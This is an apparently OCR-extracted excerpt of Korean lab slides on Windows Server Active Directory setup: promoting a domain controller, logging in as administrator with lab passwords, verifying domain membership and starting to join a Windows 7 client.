


### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (5)

» 승격 완료 후, 컴퓨터 재 시작



로그오프하려고 합니다.

Active Directory 도메인 서비스가 설치되었거나 제거되었기 때문에 컴퓨터를 다시 시작합니다.


**닫기(C)**

### 3 <실습> 계정 및 패스워드

- 실습 풀이

- Windows 서버 도메인 등록 (6)

- » 재 시작 후, 로그인 시도 시 도메인 명이 로그인 창 아래에 띄어진 것을 확인 가능




### 3 <실습> 계정 및 패스워드

- 실습 풀이


- Windows 서버 도메인 등록 (6)

- » # ID : administrator PW : 1q2w3e4r% % 입력 → 로그인  
# administrator 계정으로 로그인 시도 하면 비밀번호 변경을 요구



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - Windows 서버 도메인 등록 (6)
    - » 비밀번호를 '1q2w3e4r!!' 변경




### 3 <실습> 계정 및 패스워드

- 실습 풀이

- Windows 서버 도메인 등록 (6)

- » 변경을 완료 하면 아래 그림과 같이 로그인 될 때, 도메인이 나오는 것을 확인 가능




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - Windows 서버 도메인 등록 (7)


###### » 도메인 등록 확인

# 제어판 → 시스템 → 컴퓨터 이름, 도메인 및 작업 그룹 설정 → 컴퓨터 이름 및 도메인 확인



### 3 <실습> 계정 및 패스워드

- 실습 풀이
  - 클라이언트 windows 도메인 등록(1)
    - » 도메인 등록 전 win7의 로그인 화면 확인




### 3 <실습> 계정 및 패스워드

#### • 실습 풀이

##### - 클라이언트 windows 도메인 등록(1)

» # DNS 설정을 위해 네트워크 및 공유 센터 → 로컬 영역 연결 클릭

